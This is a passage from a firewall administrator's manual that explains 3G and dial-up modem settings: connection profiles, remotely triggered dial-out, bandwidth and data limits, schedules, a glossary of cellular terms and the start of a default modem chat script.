To have the firewall send 3G probes to the default gateway received during 3G negotiation, leave the IP address field as **0.0.0.0**.

- c. If the probe target is using TCP, enter a port number in the **Port** field.

3G_advanced

3G > Advanced

The **3G > Advanced** page is used to configure the following features:

- “Remotely Triggered Dial-Out” on page 422
- “Bandwidth Management” on page 423
- “Connection Limit” on page 423

Remotely Triggered Dial-Out

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The 3G profile is configured for **dial-on-data**.
- The firewall is configured to be managed using **HTTPS**, so that the device can be accessed remotely.
- It is recommended that you enter a value in the **Enable Max Connection Time (minutes)** field. This field is located in the **3G Profile Configuration** window on the **Parameters** tab. See “[3G > Connection Profiles](#)” on page 424 for more information. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out, go the **3G > Advanced** screen.

1. Check the **Enable Remotely Triggered Dial-Out** checkbox.
2. (Optional) To authenticate the remote call, check the **Requires authentication** checkbox and enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows the administrator to enable egress (outbound) or ingress (inbound) bandwidth management services on the 3G interface.



Note

Bandwidth management is a service and must be registered. To configure the service, navigate to the **Application Firewall** section of the user interface.

1. Click the **Enable Egress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on outbound traffic.
2. Click the **Enable Ingress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on inbound traffic.
3. Select a **Compression Multiplier** from the drop-down list.

Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the 3G connection. This feature is especially useful for deployments where the 3G connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is "0", which allows an unlimited number of nodes.

3G > Connection Profiles

Use the **3G > Connection Profiles** to configure 3G connection profiles and set the primary and alternate profiles.

3G /

Connection Profiles

Accept Cancel

Preferred Profiles

Primary Profile: Vodafone (Standard) ▼

Alternate Profile 1: None ▼

Alternate Profile 2: None ▼

Connection Profiles

| <input type="checkbox"/> Name | IP Address | Connect Type | Configure |
|--|------------|-----------------|-----------|
| <input type="checkbox"/> Vodafone (Standard) | Auto | Persistent | |
| <input type="checkbox"/> dial-up | Auto | Connect on Data | |

Add... Delete

Select the Primary 3G connection profile in the **Primary Profile** pulldown menu. Optionally, you can select up to two alternate 3G profiles.

To create a 3G connection profile, perform the steps in the following sections:

- [“General Tab” on page 425](#)
- [“Parameters Tab” on page 426](#)
- [“IP Addresses Tab” on page 427](#)
- [“Schedule Tab” on page 427](#)
- [“Data Limiting Tab” on page 428](#)
- [“Advanced Tab” on page 429](#)

General Tab

The **General** tab allows the administrator to configure general connection settings for the 3G service provider. After selecting your **country**, **service provider**, and **plan type**, the rest of the fields are automatically field for most service providers.

1. On the **3G > Connection Profiles** page, click on the **Add** button. The **3G Profile Configuration** window displays.

The screenshot shows the 'General Settings' tab of the '3G Profile Configuration' window. The fields are as follows:

- Country: USA
- Service Provider: AT&T
- Plan Type: Standard
- Profile Name: AT&T (Standard)
- Connection Type: GPRS/EDGE/HSDPA
- Dialed Number: *99#
- User Name: guest
- User Password: [masked]
- Confirm User Password: [masked]
- APN: proxy

At the bottom, there is a status bar showing 'Ready' and three buttons: 'OK', 'Cancel', and 'Help'.

2. Select the **Country** where the ADTRAN appliance is deployed.
3. Select the **Service Provider** that you have created an account with. Note that only service providers supported in the country you selected are displayed.
4. In the **Plan Type** window, select the 3G plan you have subscribed to with the service provider.
If your specific plan type is listed in the pulldown menu (many basic plans are labeled simply as **standard**), the rest of the fields in the **General** tab are automatically provisioned. Verify that these fields are correct and click on the **Parameters** tab.
5. If your **Plan Type** is not listed in the pulldown menu, select **Other**.
6. Enter a name for the 3G profile in the **Profile Name** field.
7. Verify that the appropriate **Connection Type** is selected. Note that this field is automatically provisioned for most service providers.
8. Verify that the **Dialed Number** is correct. Note that the dialed number is ***99#** for most Service Providers.
9. Enter your username and password in the **User Name**, **User Password**, and **Confirm User Password** fields, respectively.
10. Enter the Access Point Name in the **APN** field. APNs are required only by GPRS devices and will be provided by the service provider.

Parameters Tab

The **Parameters** tab allows the administrator to configure under what conditions the 3G service connects. The three connection types are **Persistent**, **Connect on Data**, and **Manual**. The mechanics of these connection types are described in the [“Understanding 3G Connection Models”](#) section on page 414.

1. Click on the **Parameters** tab.

2. In the **Dial Type** pulldown menu, select whether the connection profile is a **Persistent Connection**, **Dial on Data**, or **Manual Dial**.

For a detailed explanation of how the different **Dial Types** operate when the **WAN Connection Types** is set for **Ethernet with 3G Failover** see [“Understanding 3G Failover”](#) on page 415.



Note

To configure the ADTRAN appliance for remotely triggered dial-out, the **Dial Type** must be **Dial on Data**. See [“3G > Advanced”](#) on page 422 for more information.

3. Select the **Enable Inactivity Disconnect (minutes)** checkbox and enter a number in the field to have the 3G connection disconnected after the specified number of minutes of inactivity. Note that this option is not available if the **Dial Type** is **Persistent Connection**.
4. Select the **Enable Max Connection Time (minutes)** checkbox and enter a number in the field to have the 3G connection disconnected after the specified number of minutes, regardless if the session is inactive or not. Enter a value in the **Delay Before Reconnect (minutes)** to have the ADTRAN appliance automatically reconnect after the specified number of minutes.
5. Select the **Dial Retries per Phone Number** checkbox and enter a number in the field to specify the number of times the ADTRAN appliance is to attempt to reconnect.
6. Select the **Delay Between Retries (seconds)** checkbox and enter a number in the field to specify the number of seconds between retry attempts.

7. Select the **Disable VPN when Dialed** checkbox to disable VPN connections over the 3G interface.

IP Addresses Tab

The **IP Addresses** tab allows the administrator to configure dynamic or static IP addressing for this interface. In most cases, this feature is set to **Obtain an IP Address Automatically**, however, it is possible to configure manual IP addresses for both your gateway IP address and one or more DNS server IP addresses if this is required by your service provider.

1. Click on the **IP Addresses** tab.

The screenshot shows a configuration window with several tabs: General, Parameters, IP Address (selected), Schedule, Data Limiting, and Advanced. The IP Address Settings section is visible, containing two groups of radio buttons and text input fields. The first group, labeled 'IP Address:', has 'Obtain an IP Address Automatically' selected. The second group, labeled 'DNS Servers:', also has 'Obtain an IP Address Automatically' selected. There are two empty text input fields for manual IP addresses, one for the gateway and two for DNS servers.

By default, 3G connection profiles are configured to obtain IP addresses and DNS server addresses automatically. To specify a static IP address, select the **Use the following IP Address** radio box and enter the IP address in the field.

To manually enter DNS server addresses, select the **Use the following IP Address** radio box and enter the IP addresses of the primary and secondary DNS servers in the fields.

Schedule Tab

The **Schedule** tab allows the administrator to limit 3G connections to specified times during specific days of the week. This feature is useful for data plans where access is limited during certain times of day, such as plans with free night/weekend minutes.

**Note**

When this feature is enabled, if a the checkbox for a day is **not** selected, 3G access will be denied for that entire day.

1. Click on the **Schedule** tab.

The screenshot shows the 'Schedule' tab selected in a configuration window. The tabs are General, Parameters, IP Address, Schedule, Data Limiting, and Advanced. The 'Limited 3G Access Times' section is visible, with a note: 'Note: When enabled, the modem can connect only during the specified schedule.' Below the note is a checked checkbox for 'Limit Times for Connection Profile'. A table lists the days of the week with checkboxes and time selection fields for Start Time and End Time.

| Day of Week | Start Time | End Time |
|---|------------|----------|
| <input type="checkbox"/> Sunday | 0 : 00 | 23 : 59 |
| <input checked="" type="checkbox"/> Monday | 0 : 00 | 23 : 59 |
| <input checked="" type="checkbox"/> Tuesday | 0 : 00 | 23 : 59 |
| <input checked="" type="checkbox"/> Wednesday | 0 : 00 | 23 : 59 |
| <input checked="" type="checkbox"/> Thursday | 0 : 00 | 23 : 59 |
| <input checked="" type="checkbox"/> Friday | 0 : 00 | 23 : 59 |
| <input type="checkbox"/> Saturday | 0 : 00 | 23 : 59 |

2. Select the **Limit Times for Connection Profile** checkbox to enable the scheduling feature for this interface.
3. Select the checkbox for each Day of Week you wish to allow access on.
4. Enter the desired Start Time and End Time (in 24-hour format) for each day of the week.

Data Limiting Tab

The **Data Limiting** tab allows the administrator to limit data usage on a monthly basis. This feature gives you the ability to track usage based on your 3G provider's billing cycle and disconnect when a given limit is reached.

1. Click on the **Data Limiting** tab.

The screenshot shows the 'Data Limiting' tab selected in the configuration window. The tabs are General, Parameters, IP Address, Schedule, Data Limiting, and Advanced. The 'Data Usage Limiting' section is visible, with a checked checkbox for 'Enable Data Usage Limiting'. Below the checkbox are fields for 'Billing Cycle Start Date' (set to 1) and 'Limit' (set to 500 MB) with a dropdown menu set to 'Per Billing Cycle'.

**Tip**

If your 3G account has a monthly data or time limit, it is strongly recommended that you enable Data Usage Limiting.

2. Select the **Enable Data Usage Limiting** checkbox to have the 3G interface become automatically disabled when the specified data or time limit has been reached for the month.
3. Select the day of the month to start tracking the monthly data or time usage in the **Billing Cycle Start Date** pulldown menu.
4. Enter a value in the **Limit** field and select the appropriate limiting factor: either **GB**, **MB**, **KB**, or **minutes**.
5. Click **OK**.

Advanced Tab

The **Advanced** tab allows the administrator to manually configure a chat script used during the 3G connection process. Configuring a chat script only necessary when there is a need to add commands or special instructions to the standard dialup connection script.

1. Click on the **Advanced** tab.

The screenshot shows a configuration window with several tabs: General, Parameters, IP Address, Schedule, Data Limiting, and Advanced. The 'Advanced' tab is selected. Below the tabs, the text 'Advanced Settings' is displayed. Underneath, there is a label 'Chat Script:' followed by a text input field. The field contains the following text: `chat-script gsm "" "ATDT*90*1#" TIMEOUT 60`.

2. Enter the connection chat script in the **Chat Script** field.
3. Click **OK**.

3G > Data Usage

On the **3G > Data Usage** page, you can monitor the amount of data transferred over the 3G interface in the **Data Usage** table and view details of 3G sessions in the **Session History** table.

Data Usage

Accept

Data Usage

Note: The byte and minute count displayed should not be used to calculate data charges. Contact your ISP for this information.

| Data Usage | | |
|-------------------------------|----------------------|--------------------------------------|
| Sprint (Standard) | | |
| Year: | 43.00 KB, 2 Minutes | <input type="button" value="Reset"/> |
| Month: | 43.00 KB, 2 Minutes | <input type="button" value="Reset"/> |
| Week: | 43.00 KB, 2 Minutes | <input type="button" value="Reset"/> |
| Day: | 43.00 KB, 2 Minutes | <input type="button" value="Reset"/> |
| Billing Cycle (Unconfigured): | 0.0 Bytes, 0 Minutes | <input type="button" value="Reset"/> |

Session History Items 1 to 5 (of 5)

| Session | Profile | Start Time | Duration | Total | Tx | Rx | Properties |
|---------|---------------------|-------------------------|-----------|-----------|----------|-----------|------------|
| 1 | Sprint (Standard) | 10/11/2004 14:10:48.660 | 2 Minutes | 43.00 KB | 41.07 KB | 2.01 KB | |
| 2 | Cingular (Standard) | 10/01/2004 07:00:00.000 | 5 Minutes | 81.40 KB | 52.10 KB | 29.30 KB | |
| 3 | Cingular (Standard) | 10/01/2004 07:00:00.000 | 3 Minutes | 105.75 KB | 79.14 KB | 26.65 KB | |
| 4 | Cingular (Standard) | 10/01/2004 07:00:00.000 | 0 Minutes | 1.67 KB | 1.23 KB | 457 Bytes | |

The **Data Usage** table displays the current data usage and online time for the current **Year**, **Month**, **Week**, **Day**, and **Billing Cycle**. Billing cycle usage is only calculated if the **Enable Data Usage Limiting** option is enabled on the 3G Connection Profile.

Click the appropriate **Reset** button to reset any of the data usage categories.



Note

The **Data Usage** table is only estimate of the current usage and should not be used to calculate actual charges. Contact your Service Provider for accurate billing information.

The **Session History** table displays a summary of information about 3G sessions. To view additional details about a specific session, place your mouse cursor over the **Properties** balloon.

Other 3G Configuration Tasks

- [“Managing 3G Connections” on page 431](#)
- [“Specifying the WAN Connection Model” on page 431](#)

Managing 3G Connections

To initiate a 3G connection, perform the following steps, click on the **Manage** button in the **3G** interface line on the **Network > Interfaces** page. The **3G Connection** window displays. Click the **Connect** button. The ADTRAN appliance attempts to connect to the 3G service provider.

To disconnect a 3G connection, click on the **Manage** button. The **3G Connection** window displays. Click **Disconnect**.

Specifying the WAN Connection Model

To configure the WAN connection model, navigate to the **Network > Interfaces** page and select one of the following options in the **WAN Connection Model** pulldown menu:

- **3G only** - The WAN interface is disabled and the 3G interface is used exclusively.
- **Ethernet only** - The 3G interface is disabled and the WAN interface is used exclusively.
- **Ethernet with 3G Failover** - The WAN interface is used as the primary interface and the 3G interface is disabled. If the WAN connection fails, the 3G interface is enabled and a 3G connection is automatically initiated. See "[Specifying the WAN Connection Model](#)" on [page 227](#) for more information.

3G_glossary


3G Glossary

- **1xRTT - Single Carrier Radio Transmission Technology** - The second generation of the CDMA protocol, permitting many radios to simultaneously share the same frequency. 1xRTT was mostly deployed in the Americas, but is now undergoing an evolution to 1xEV-DO by many operators.
- **1xEV-DO - Single Carrier Evolution Data Optimized (Also EV-DO)** - The evolution of the 1xRTT protocol, EV-DO provides true 3G speeds, competing with UMTS, but remains most widely used in the Americas. There are currently two revisions of EV-DO available: Rev. 0, which provides data rates up to 2.4 Mbps, and Rev. A, with data rates up to 3.1 Mbps.
- **APN - Access Point Name** - Designated the external connection point (access point) for devices on a GPRS network. APN designation is only required by GPRS devices, and will be provided by the network operator. APN uses a notation such as "general.t-mobile.uk", "btmobile.bt.com" and "wap.cingular".
- **DMA - Code Division Multiple Access** - A multiplexing technique that allows for multiple concurrent accesses to a channel through the use of unique data encoding rather than time or frequency based division of access. CDMA has capacity advantages over GSM, but congestion tends to reduce its operating range. Also refers to Qualcomm's family of protocols.
- **EDGE - Enhanced Data rates for GSM Evolution** - Also known as Enhanced GPRS. EDGE is an adaptive GPRS implementation employed by many GSM networks. It improves upon GPRS by using up to 8 time-slots (as opposed to a maximum of 5) with a denser modulation scheme for higher data rates. EDGE is regarded as a cost-saving interim GSM protocol until more widespread adoption of UMTS is seen, and it is currently broadly available in all worldwide geographies.
- **ESN - Electronic Serial Number** - A 32 bit number used to uniquely identify stations on a CDMA network. ESNs are the effective equivalent of GSM's IMEI scheme.

- **Generation** - WWAN protocols are divided by generation, such as 2G, 2.5G, and 3G, where 1G would be the original analog cellular networks. Generations advanced is usually characterized by improvements in speed and capacity. Although 3G is most commonly used to describe Wireless Wide Area Networking, 3G only refers to a single set of available protocols. A list of popular protocols by generation:
 - **1G** - Analog
 - **2G** - GSM
 - **2.5G** - GPRS
 - **2.75G** - EDGE, 1xRTT
 - **3G** - UMTS, 1xEV-DO
 - **3.5G** - HSDPA
- **GPRS - General Packet Radio Service** - An evolution of the GSM network that achieves speed improvements through the use of unused TDMA channels. GPRS is divided by incrementing classes, which define the number of time-slots and the data-rate per time-slot. GPRS has an additional advantage over GSM in that it is a packet-switched technology, meaning that stations only send data when there is data to send (rather than reserving the entire channel as occurs in GSM's circuit-switched networks) thus making more efficient use of available bandwidth. The process of connecting to a GPRS network generally involves attachment to the network, followed by the construction and activation of a PDP context, as performed by a series of AT commands. This process is largely automated by SonicOS through the use of profiles, but also allows for manual PDP context construction.
- **GSM - Global System for Mobile Communication** - TDMA based protocol that uses digital channels for both signaling and speech, making it a well suited platform for data communications, although at very low data rates. GSM competes as a protocol with Qualcomm's CDMA, but remains the most popular worldwide protocol. GSM implementations are often regarded as less susceptible to signal degradation indoors. Although GSM is used both in the Americas and the rest of the world, the American implementation operates on a different frequency, and interoperability is not guaranteed unless explicitly supported by the equipment.
- **HSDPA - High Speed Downlink Packet Access** - An evolution of UMTS (and thus of GSM) based on W-CDMA technology. HSDPA can achieve very high data rates, with subsequent phases targeting rates of up to 50 Mbps, but it is not currently very widely adopted despite announcements of future support from many operators.
- **IMEI - International Mobile Equipment Identity** - A unique 15 digit number assigned to every GSM/UMTS device for the purposes of identifying the device (not the subscriber) on the network. The subscriber on these networks is identified by the IMSI number, which is stored on the SIM card.
- **IMSI - International Mobile Subscriber Identity** - A unique 15 (or 14) digit number that identifies subscribers on GSM/UMTS networks. The IMSI is stored on the subscriber's SIM, and comprises a country code (as defined by ITU E.212), a network code (the network operator), and a unique subscriber number.
- **PDP Context - Packet Data Protocol Context** - A data structure representing the logical association of a station on a GPRS network. The data structure comprises a CID (context identifier), a PDP_Type (the protocol being used, e.g. IP), an APN (Access Point Name), and optional a PDP_Addr (PDP Address) to identify the usable address space for the connection. After a PDP Context is constructed, it must be activated.
- **SIM - Subscriber Identity Module** - USIM (Universal SIM) in UMTS. A SIM, also known as a Smart Card, stores unique subscriber information, including subscription and service parameters as well as preferences and settings. SIMs are used by all GSM devices, and

allow for a subscriber's identity to move from one GSM device to another. Many operators lock their devices to prevent the use of other operator's SIM cards, but operators will sometimes unlock their devices if certain conditions are met.

- **TDMA - Time Division Multiple Access** - TDMA is used by most currently available GSM networks. It allows multiple concurrent access to a frequency by dividing it into time-slots, where each station takes turns transmitting. Since TDMA based technologies switch their transmitters on and off rapidly (native TDMA switches at 50 Hz, GSM switches at 217 Hz), radio frequency (RF) pollution is created. When the power output is high enough (such as right before a call is received), these RF signals (particularly GSM's 217 Hz signal, which is in the audible spectrum, even on really cheap computer speakers) can be picked up by nearby amplification circuitry, producing a buzzing sound. So, don't put your GSM equipped ADTRAN appliance on top of a stereo, and don't balance it on your head if you wear hearing aids.
- **UMTS - Universal Mobile Telecommunication System** - Employing W-CDMA technology, UMTS is considered the evolution of GSM, and is sometimes referred to a 3GSM. UMTS is in fairly wide deployment worldwide, with the exception of the Americas, where EDGE is favored, and where UMTS will likely be leapfrogged as GSM's successor by HSDPA.
- **W-CDMA - Wideband Code Division Multiple Access** - The technology underlying UMTS, W-CDMA is an evolution of the GSM protocol. Referred to a Wideband because its carrier channels are four times wider than then original CDMA standard (5 MHz versus 1.25 MHz).



CHAPTER 33

Configuring Modem

modem

Modem

The following sections describe how to configure and use the modem functionality on a firewall:

- [“Modem > Status” on page 435](#)
- [“Modem > Settings” on page 436](#)
- [“Modem > Advanced” on page 437](#)
- [“Modem > Connection Profiles” on page 439](#)

Modem > Status

The **Modem > Status** page displays dialup connection information when the modem is active. You create modem Connection Profiles in the **Modem Profile Configuration** window, which you access from the **Modem > Connection Profiles** page.

In the **Modem Status** section, the current active network information from your ISP is displayed when the modem is active:

- **WAN Gateway (Router) Address**
- **WAN IP (NAT Public) Address**
- **WAN Subnet Mask**
- **DNS Server 1**
- **DNS Server 2**
- **DNS Server 3**
- **Current Active Dial-Up Profile (id)**
- **Current Connection Speed**

If the modem is inactive, the **Status** page displays a list of possible reasons that your modem is inactive. When the modem is active, the network settings from the ISP are used for WAN access.

Modem > Settings

The **Modem > Settings** page allows you to configure modem settings, specify Connect on Data categories, select management and user login options, and select the primary and alternate modem profiles.

Modem Device Type - Select whether you are using an **Analog Modem**, a **3G/Mobile** connection, or **Auto-detect**.

Speaker Volume - Select whether you want the modem's speaker turned on or off. The default value is **On**.

Modem Initialization - Select **Initialize Modem For Use In** and select the country from the drop-down menu. **United States** is selected by default. If the modem uses AT commands to initialize, select **Initialize Modem Using AT Commands**. Enter any AT commands used for the modem in the **AT Commands (for modem initialization)** field. AT commands are instructions used to control a modem such as `ATS7=30` (allows up to 30 seconds to wait for a dial tone), `ATS8=2` (sets the amount of time the modem pauses when it encounters a comma (",") in the string).

Connect on Data Categories

The **Connect on Data Categories** settings allow you to specify the outbound data that is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the firewall security applications.

The **Connect on Data Categories** include:

- NTP packets
- GMS Heartbeats
- System log e-mails

- AV Profile Updates
- SNMP Traps
- Licensed Updates
- Firmware Update requests
- Syslog traffic

Management/User Login

The **Management/User Login** section allows you to enable remote management of the firewall or user login from the **Modem** interface.

You can select any of the supported management protocol(s): **HTTPS**, **Ping**, **SNMP** and/or **SSH**. You can also select **HTTP** for management traffic. However, bear in mind that HTTP traffic is less secure than HTTPS.

Select **Add rule to enable redirect from HTTP to HTTPS** to allow the ADTRAN to automatically convert HTTP requests to HTTPS requests for added security.

Modem > Advanced

The **Modem > Advanced** page is used to configure the Remotely Triggered Dial-Out feature, which enables network administrators to remotely initiate a WAN modem connection from a firewall.

Remotely Triggered Dial-Out

The following process describes how a Remotely Triggered Dial-Out call functions:

1. The network administrator initiates a modem connection to the ADTRAN located at the remote office.
2. If the ADTRAN is configured to authenticate the incoming call, it prompts the network administrator to enter a password. Once the call is authenticated, the ADTRAN terminates the call.



Note

After three incorrect password attempts, the ADTRAN terminates a Remotely Triggered Dial-out authentication session. Each password attempt is allowed a maximum of 60 seconds. If a dial-out session is terminated, the ADTRAN can be called again for another Remotely Triggered Dial-out authentication session.

3. The ADTRAN then initiates a modem connection to its dial-up ISP, based on the configured dial profile.
4. The network administrator accesses the ADTRAN web management interface to perform the required tasks.

**Note**

If LAN- to-WAN traffic on the ADTRAN generates a dial-out request at the same time as a Remotely Triggered Dial-out session is being authenticated, the Remotely Triggered Dial-out session is terminated and the ADTRAN initiates its own dial-out session.

Configuring Remotely Triggered Dial-Out

Before configuring the Remotely Triggered Dial-Out feature, ensure that your configuration meets the following prerequisites:

- The dial profile is configured for **dial-on-data**.
- The firewall is configured to be managed using HTTPS, so that the device can be accessed remotely.
- Enter a value in the **Enable Max Connection Time (minutes)** field. If you do not enter a value in this field, dial-out calls will remain connected indefinitely, and you will have to manually terminate sessions by clicking the **Disconnect** button.

To configure Remotely Triggered Dial-Out, go the **Modem > Advanced** screen.

1. Check the **Enable Remotely Triggered Dial-out** checkbox.
2. (Optional) To authenticate the remote call, check the **Requires authentication** checkbox and enter the password in the **Password:** and **Confirm Password:** fields.

Bandwidth Management

The **Bandwidth Management** section allows the administrator to enable egress (outbound) or ingress (inbound) bandwidth management services on the modem interface.

**Note**

Bandwidth management is a service and must be registered. To configure the service, navigate to the **Application Firewall** section of the user interface.

1. Click the **Enable Egress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on outbound traffic.
2. Click the **Enable Ingress Bandwidth Management** checkbox to enable bandwidth management policy enforcement on inbound traffic.
3. Select a **Compression Multiplier** from the drop-down list.

Connection Limit

The **Connection Limit** section allows the administrator to set a host/node limit on the modem connection. This feature is especially useful for deployments where the modem connection is used as an overflow or in load-balanced situations to avoid over-taxing the connection.

In the **Max Hosts** field, enter the maximum number of hosts to allow when this interface is connected. The default value is "0", which allows an unlimited number of nodes.

Modem > Connection Profiles

The **Modem > Connection Profiles** page allows you to configure modem profiles on the firewall using your dial-up ISP information for the connection. Multiple modem profiles can be used when you have a different profile for individual ISPs.

Modem /

Connection Profiles

Accept Cancel

Preferred Profiles

Primary Profile: Vodafone (Standard)

Alternate Profile 1: dial-up

Alternate Profile 2: None

Connection Profiles

| Name | IP Address | Connect Type | Configure |
|--|------------|-----------------|---|
| <input type="checkbox"/> Vodafone (Standard) | Auto | Persistent | <input type="checkbox"/> <input type="checkbox"/> |
| <input type="checkbox"/> dial-up | Auto | Connect on Data | <input type="checkbox"/> <input type="checkbox"/> |

Add Delete

The current profile is displayed in the **Connection Profiles** table, which displays the following profile information:

- **Name** - The name you've assigned to the profile. You can use names such as **Home**, **Office**, or **Travel** to distinguish different profiles from each other.
- **IP Address** - The IP address of the Internet connection.
- **Connection Type** - Displays Persistent, Connect on Data, or Manual Dial, depending on what you selected in the **Profile Configuration** window for the profile.
- **Configure** - Clicking the edit icon allows you to edit the profile. Clicking on the delete icon deletes the profile.

Configuring a Profile

1. In the **Modem > Connection Profiles** page, click the **Add** button. The **Modem Profile Configuration** window is displayed for configuring a dialup profile.

The screenshot shows the 'Modem Profile Configuration' window with the 'General Settings' tab selected. The fields are filled with the following values:

| Field | Value |
|--------------------------|-------------|
| Profile Name: | Remote dial |
| Primary Dialed Number: | 4085551212 |
| Secondary Dialed Number: | 4085551213 |
| User Name: | admin |
| User Password: | ***** |
| Confirm User Password: | ***** |

Once you create your profiles, you can then configure specify which profiles to use for WAN failover or Internet access.

To configure your ISP settings, you must obtain your Internet information from your dial-up Internet Service Provider.

1. In the **General Settings** page, enter a name for your dialup profile in the **Profile Name** field.
2. Enter the primary number used to dial your ISP in the **Primary Dialed Number** field.



Tip! *If a specific prefix is used to access an outside line, such as 9, &, or, , enter the number as part of the primary phone number.*

3. Enter the secondary number used to dial your ISP in the **Secondary Dialed Number** field (optional).
4. Enter your dial-up ISP user name in the **User Name** field.
5. Enter the password provided by your dialup ISP in the **User Password** field.
6. Confirm your dialup ISP password in the **Confirm User Password** field.
7. If your ISP has given you a script that runs when you access your ISP connection, cut and paste the script text in the **Chat Script** field. See the Information in [“Chat Scripts” on page 443](#) section for more information on using chat scripts.

- Click the **ISP Address** tab.

- In the **ISP Address Setting** section, select **Obtain an IP Address Automatically** if you do not have a permanent dialup IP address from your ISP. If you have a permanent dialup IP address from your ISP, select **Use the following IP Address** and enter the IP address in the corresponding field.
- If you obtain an IP address automatically for your DNS server(s), select **Obtain an IP Address Automatically**. If your ISP has a specific IP address for the DNS server(s), select **Use the following IP Address** and enter the IP address of the primary DNS server in the corresponding field. You can also add a secondary DNS server address in the field below.
- Click on the **Parameters** tab. Use the settings in the page to configure modem dialup behavior.

- In the **Connect Type** menu select one of the following options:
 - ◆ **Persistent Connection** - By selecting **Persistent Connection**, the modem stays connected unless you click the Disconnect button on the **Network > Settings** page. If **Enable Dial-Up Wan Failover** is selected on the **Network > WAN Failover & Load Balancing** page, the modem dials automatically when a WAN connection fails. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.
 - ◆ **Connect on Data** - Using **Connect on Data** requires that outbound data is detected before the modem dials the ISP. Outbound data does not need to originate from computers on the LAN, but can also be packets generated by the firewall internal applications such as

AutoUpdate and Anti-Virus. If **Enable WAN Failover** is selected on the **Modem > Failover** page, the pings generated by the probe can trigger the modem to dial when no WAN Ethernet connection is detected. If the **Primary Profile** cannot connect, the modem uses the **Alternate Profile 1** to dial an ISP.

- ◆ **Manual Connection** - Selecting **Manual Connection** for a **Primary Profile** means that a modem connection does not automatically occur. You must click the **Connect** button on the **Network > Settings** page for the dialup connection to be established. Also, WAN Failover does not automatically occur.

Caution If you are configuring two dial-up profiles for WAN failover, the modem behavior should be the same for each profile. For example, if your Primary Profile uses Persistent Connection, your Secondary Profile should also use Persistent Connection.

Caution If you enable Persistent Connection for the modem, the modem connection remains active until the WAN Ethernet connection is reactivated or you force disconnection by clicking **Disconnect** on the **Configure** page.

13. If you selected either **Connect on Data** or **Manual Connection**, enter the number of minutes a dial-up connection is allowed to be inactive in the **Enable Inactivity Disconnect (minutes)** field.
14. Select the connection speed from the **Max Connection Speed (bps)** menu. **Auto** is the default setting as the firewall automatically detects the connection speed when it connects to the ISP or you can select a specific speed option from the menu.
15. Select **Enable Max Connection Time (minutes)** if the connection is terminated after the specified time. Enter the number of minutes for the connection to be active. The value can range from 0 to 1440 minutes. This feature does not conflict with the **Inactivity Disconnect** setting. If both features are configured, the connection is terminated based on the shortest configured time.
16. If you select **Enable Max Connection Time (minutes)**, enter the number of minutes to delay before redialling the ISP in the **Delay Before Reconnect (minutes)**. The value can range from 0 to 1440, and the default value is 0 which means there is no delay before reconnecting to the ISP.
17. If you have call waiting on your telephone line, you should disable it or another call can interrupt your connection to your ISP. Select **Disable Call Waiting** and then select command from the list. If you do not see your command listed, select **Other**, and enter the command in the field. If you are not sure which command to use, see the documentation that came with your phone service or contact your phone service provider.
18. If the phone number for your ISP is busy, you can configure the number of times that the firewall modem attempts to connect in the **Dial Retries per Phone Number** field. The default value is **0**.
19. Enter the number of seconds between attempts to redial in the **Delay Between Retries (seconds)** field. The default value is **5** seconds.
20. Select **Disable VPN when Dialed** if VPN Security Associations (SAs) are disabled when the modem connects to the ISP. Terminating the dial-up connection re-enables the VPN SAs. This is useful if you want to deploy your own point-to-point RAS network and want packets to be sent in the clear to your intranets.

21. Click the **Schedule** tab.

| Day of Week | Start Time | End Time |
|---|------------|----------|
| <input type="checkbox"/> Sunday | 0 :00 | 23 :59 |
| <input checked="" type="checkbox"/> Monday | 0 :00 | 23 :59 |
| <input checked="" type="checkbox"/> Tuesday | 0 :00 | 23 :59 |
| <input checked="" type="checkbox"/> Wednesday | 0 :00 | 23 :59 |
| <input checked="" type="checkbox"/> Thursday | 0 :00 | 23 :59 |
| <input checked="" type="checkbox"/> Friday | 0 :00 | 23 :59 |
| <input type="checkbox"/> Saturday | 0 :00 | 23 :59 |

22. If you want to specify scheduled times the modem can connect, select **Limit Times for Dialup Profile**. Enter times for each day in 24-hour format that you want the modem to be able to make a connection.
23. Click **OK** to add the dial-up profile to the firewall. The Dialup Profile appears in the **Connection Profiles** table.

Chat Scripts

Some legacy servers can require company-specific chat scripts for logging onto the dial-up servers.

A chat script, like other types of scripts, automates the act of typing commands using a keyboard. It consists of commands and responses, made up of groups of expect-response pairs as well as additional control commands, used by the chat script interpreter on the TELE3 SP. The TELE3 SP uses a default chat script that works with most ISPs, but your ISP may require a chat script with specific commands to “chat” with their server. If an ISP requires a specific chat script, it is typically provided to you with your dial-up access information. The default chat script for the TELE3 SP has the following commands:

```
ABORT `NO DIALTONE'
ABORT `BUSY'
ABOR `NO CARRIER'
"ATQ0
"ATE0
"ATM1
"ATL0
"ATV1
